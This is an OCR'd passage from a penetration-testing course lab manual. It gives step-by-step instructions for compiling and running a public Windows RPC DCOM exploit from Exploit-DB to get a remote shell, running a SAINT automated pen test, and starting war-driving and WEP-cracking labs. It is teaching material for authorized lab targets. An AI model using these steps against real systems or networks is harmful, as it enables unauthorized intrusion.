
1. In BackTrack 5:
    a. Open a Web browser. Visit **exploit-db.com.**
    b. Click on the **Archive** button to download the latest archive of exploits. The file should be named: archive.tar.bz2. Save the file to /root.
    c. Open a shell and change your directory: **cd /root**
    d. Type**: tar –jxvf archive.tar.bz2** and hit enter

```
bt exploits # tar -jxvf milw0rm.tar.bz2
```

    e. Now the Exploit-DBexploits are ready to use.
2. Type: **ls** and hit enter

```
root@bt:~# ls
archive.tar.bz2  files.csv  install.sh  platforms
root@bt:~#
```

3. Let's search the exploits and find one we can use.
    a. Type: **kwrite files.csv** and hit enter
    b. You will now see a list of all the exploits.
    c. In kwrite, **click** edit then find (or press CTRL-F or click the find icon on the toolbar).
    d. In the search window **enter** RPC DCOM
        i. Note: the default search is case sensitive. This works iin our favor for this search, but you might need to disable case sensitive search when looking for exploits based on other search strings.



e. **Click Find.**
f. Press **F3** to repeat the search until you locate the following exploit: 76,platforms/windows/remote/76.c,"MS Windows (RPC DCOM) Remote Exploit (Universal Targets)",2003-08-07,oc192,windows,remote,135
g. Note the path to this exploit: platforms/windows/remote/76.c. There are many exploits to choose from and most of them will work fine. We like this one because it tells you how to use it.
h. Close kwrite.

Notes:

```
74,platforms/linux/remote/74.c,"wu-ftpd 2.6.2 off-by-one Remote Root
Exploit",2003-08-03,Xpl017Elz,linux,remote,21
75,platforms/linux/local/75.c,"man-db 2.4.1 open_cat_stream() Local uid=man
Exploit",2003-08-06,vade79,linux,local,0
76,platforms/windows/remote/76.c,"MS Windows (RPC DCOM) Remote Exploit (Universal
Targets)",2003-08-07,oc192,windows,remote,135
77,platforms/hardware/remote/77.c,"Cisco IOS 12.x/11.x HTTP Remote Integer Overflow
Exploit",2003-08-10,FX,hardware,remote,80
78,platforms/linux/remote/78.c,"wu-ftpd 2.6.2 Remote Root Exploit (advanced
version)",2003-08-11,Xpl017Elz,linux,remote,21
79,platforms/windows/local/79.c,"DameWare Mini Remote Control Server SYSTEM
Exploit",2003-08-13,ash,windows,local,0
```

4. Now let's get the code and make use of it.
   a. Type: **cd platforms/windows/remote/** and hit enter
   b. Type: **cp 76.c /tmp** and hit enter.

c. Type: **cd /tmp** and hit enter
d. Type: **ls** and verify the file is there
e. Type: **gcc –o dcom 76.c** and hit enter

```
bt tmp # gcc -o dcom 76.c
```

i. If you remember back in module 3, we briefly looked at how to compile code. This is your first run at making it happen. Not all code is this easy to compile, pentesters usually work with a team of coders to help when needed.


f. Type: **./dcom**
   i. Note: the compiled code is stored elsewhere and a symbolic link is needed to access the executable.
   ii. You should see the syntax on how this exploit works.

```
root@bt:/tmp# ./dcom
RPC DCOM exploit coded by .:[oc192.us]:. Security
Usage:

./dcom -d <host> [options]
Options:
        -d:             Hostname to attack [Required]
        -t:             Type [Default: 0]
        -r:             Return address [Default: Selected from target]
        -p:             Attack port [Default: 135]
        -l:             Bindshell port [Default: 666]

Types:
        0 [0x0018759f]: [Win2k-Universal]
        1 [0x0100139d]: [WinXP-Universal]
root@bt:/tmp#
```


Notes:

g. Type: **./dcom –d<victim ipaddress>**

This Picture is for Example Only!



Notes:


h. You should now have a command line.
   i. Type: **ipconfig** and hit enter
   ii. Verify that you are on the correct machine.
   iii. When you have finished exploring the hacked target, use CTRL-C (break) to disconnect.

5. In a web browser navigate to www.exploit-db.com and look at the many choices for new exploits.

a. After locating another exploit to try, locate it using kwrite, then repeat the compiling and execution processes. Be sure to pay attention to the exploit's syntax.

10.4 Exercise 4 – Saint

1. Unpause the Saint VM from lab 6.2.
2. The Vulnerability Test results from your previous Saint scan should still be visible/available. If not, you will need to repeat Lab 6 Exercise 2.
3. Select the main Saint Web interface, then click on the **Penetration Testing** tab in the upper right hand corner.
4. Click on **Sessions** and open the session you created earlier.




Notes:

5. Now click on the **Pen Test** link.
6. Leave all the defaults, click **Run Pen Test Now**!

   a. Wait patiently as the tests are run.
   b. While you are waiting, you can start Exercise 5 Steps 1 to 4. However, do not continue to Step 5 until Exercise 4 is finished.
   c. You will need to watch the bottom of the list until it tells you it is finished.
7. Now click **Continue to Report and Analysis**.
8. Click on the **Connections** link.
   a. You will now see the exploits that completed successfully.


This Picture is for Example Only!



Notes:

   b. If available, click on the **File Manager** icon and browse the files of that computer.


This Picture is for Example Only!



Notes:

9. If available, click on the **Command Prompt** icon and verify this is the correct machine if you have that level of control.
    a. Type: **ipconfig** in the command box and hit enter


This Picture is for Example Only!



Notes:

10. Click on the**Data** link.
    a. Click**SAINTwriter**
    b. Select the**Exploit** type.
    c. Click **Continue**.

This Picture is for Example Only!



3.2 Exploit List

This table presents an overview of the exploits executed on the network.

Host Name	Result	Vulnerability / Service	Class	CVE
192.168.2.149	remote admin	Windows RPC DCOM interface buffer overflow	Windows OS	CVE-2003-0352
192.168.2.149	unsuccessful exploit	Apache mod_rewrite LDAP URL buffer overflow	Web	CVE-2006-3747
192.168.2.149	unsuccessful exploit	AWStats configdir parameter command execution	Web	CVE-2005-0116

d. You can return to the Saint interface Window, then select any other report, such as one of the PCI reports.

11. Spend some time using Saint to scan a couple of other systems. If you focus on one of the systems the instructor has set up, please let him/her know so that he can restart them when you are finished.
12. When you have finished exploring Saint, shutdown the Saint VM.

10.5 Exercise 5 – Documentation

1. Utilizing any software products you see fit record all of your tasks in such a way that your team leader can compile a professional report.

11 Module 11 Lab –Attacking Wireless Networks

Lab Scenario

You want to make sure you use the best method possible to encrypt your wireless traffic. You originally had intended on using WEP with a strong-shared key. You have now been informed that WEP is easy to crack. You are going to test that statement for yourself.

Lab Objectives

1. Provide a Google Earth file with all the AP's listed.
2. Crack a 64-bit WEP key.
3. Crack WPA Encryption.

Lab Resources

1. Netstumbler file from a War Drive – Located inXP VM Image→C:\Tools\War Drives\
2. KNSGEM – Located inXP VM Image→C:\Tools\KNSGEM\
3. Google Earth – Located inXP VM Image→C:\Tools\Google Earth
4. Exercise 2 will be done as a group, but if you wanted to repeat this at home you will need the following items:
    a. A Wireless Access Point
    b. Wireless USB NIC that will work with BackTrack 5 (e.g. Alfa AWUS036H).
    c. BackTrack 5 VM Image.

Lab Tasks Overview

1. Install Google Earth on your XP VM.
2. Locate a netstumbler file (*.ns1) from C:\Tools\War Drives\.
3. Install KNSGEM.
4. Run KNSGEM and create the Google Earth files.
1. Open the created files in Google Earth and discover the possibilities.
2. Setup the AP with a 64 bit WEP key and connect to that AP.
3. With an extra laptop, continue to either download information or browse the web while the attack is occurring.
4. Put your wireless card in monitor mode.
5. Start Kismet.
6. You will need to record the following items in Kismet.
    a. SSID, BSSID, Channel and the client MAC address.
7. Start packet capturing with Airodump-ng.
8. Start injecting packets using Aireplay-ng.
9. Perform a Deauthentication / Disassociation attack.
10. Once you have 70,000 packets captured start cracking the WEP key.


Notes:


11. Crack the WEP key with Aircrack-ng.

Lab Details - Step-by-Step Instructions

11.1 Exercise1 – War Driving Lab

1. Install Google Earth on your XP VM.
2. Install KNSGEM with the defaults.
3. Locate a netstumbler file (*.ns1) from C:\Tools\War Drives\.
4. Run KNSGEM and create the Google Earth files.
    a. Move the downloaded *.ns1 (* is the file name of the your selection from C:\Tools\War Drives) to the KNSGEM folder: **C:\Knsgem**
    b. Double click the knsgem.exe file in this folder and watch it work.
5. Open the created files in Google Earth and discover the possibilities.
   (Note: the XP VM is not capable of running the most current version of Google Earth, when prompted to download and install the latest version, click on OK to run the current version, do not click on the link to download the newest version. You are welcome to use the latest version of Google Earth on your own personal systems to repeat this lab at home.)
    a. You will need to run the XP VM in full-screen mode for Google Earth to function properly due to video display issues.
    b. Also, you must run Google Earth using OpenGL not DirectX. Click Start, All Programs, Google Earth, Start Google Earth in OpenGL Mode.
    c. Launch Google Earth. Click OK on the driver update dialog box.
    d. The Google Earth files crafted by KNSGEM have the kml extension and are stored in: **C:\Knsgem\KML**
    e. In Google Earth, click File, Open. Browse to that location and double click on the *_ap.kml (* is the file name) file and watch it open.
    f. Click on one of the AP's and look at the details of what is recorded.






g. Now return to the KML folder and double click on the *_c.kml file.
h. You will have to put a check mark in the in the folder box under temporary places in order to see this show up.

i. You should now be able to see both the AP's and the strength of their signal.
j. Check out some of the other recorded items (i.e., *_a.kml, *_h.kml, *_sp.kml) in the KML folder.


11.2 Exercise2 – WEP Cracking Lab (classroom only)

1. Setup the wireless access point with a 64-bit WEP key and connect to that AP.
2. With an extra laptop, connect to the access point and continue to either download information or browse the web while the attack is occurring.
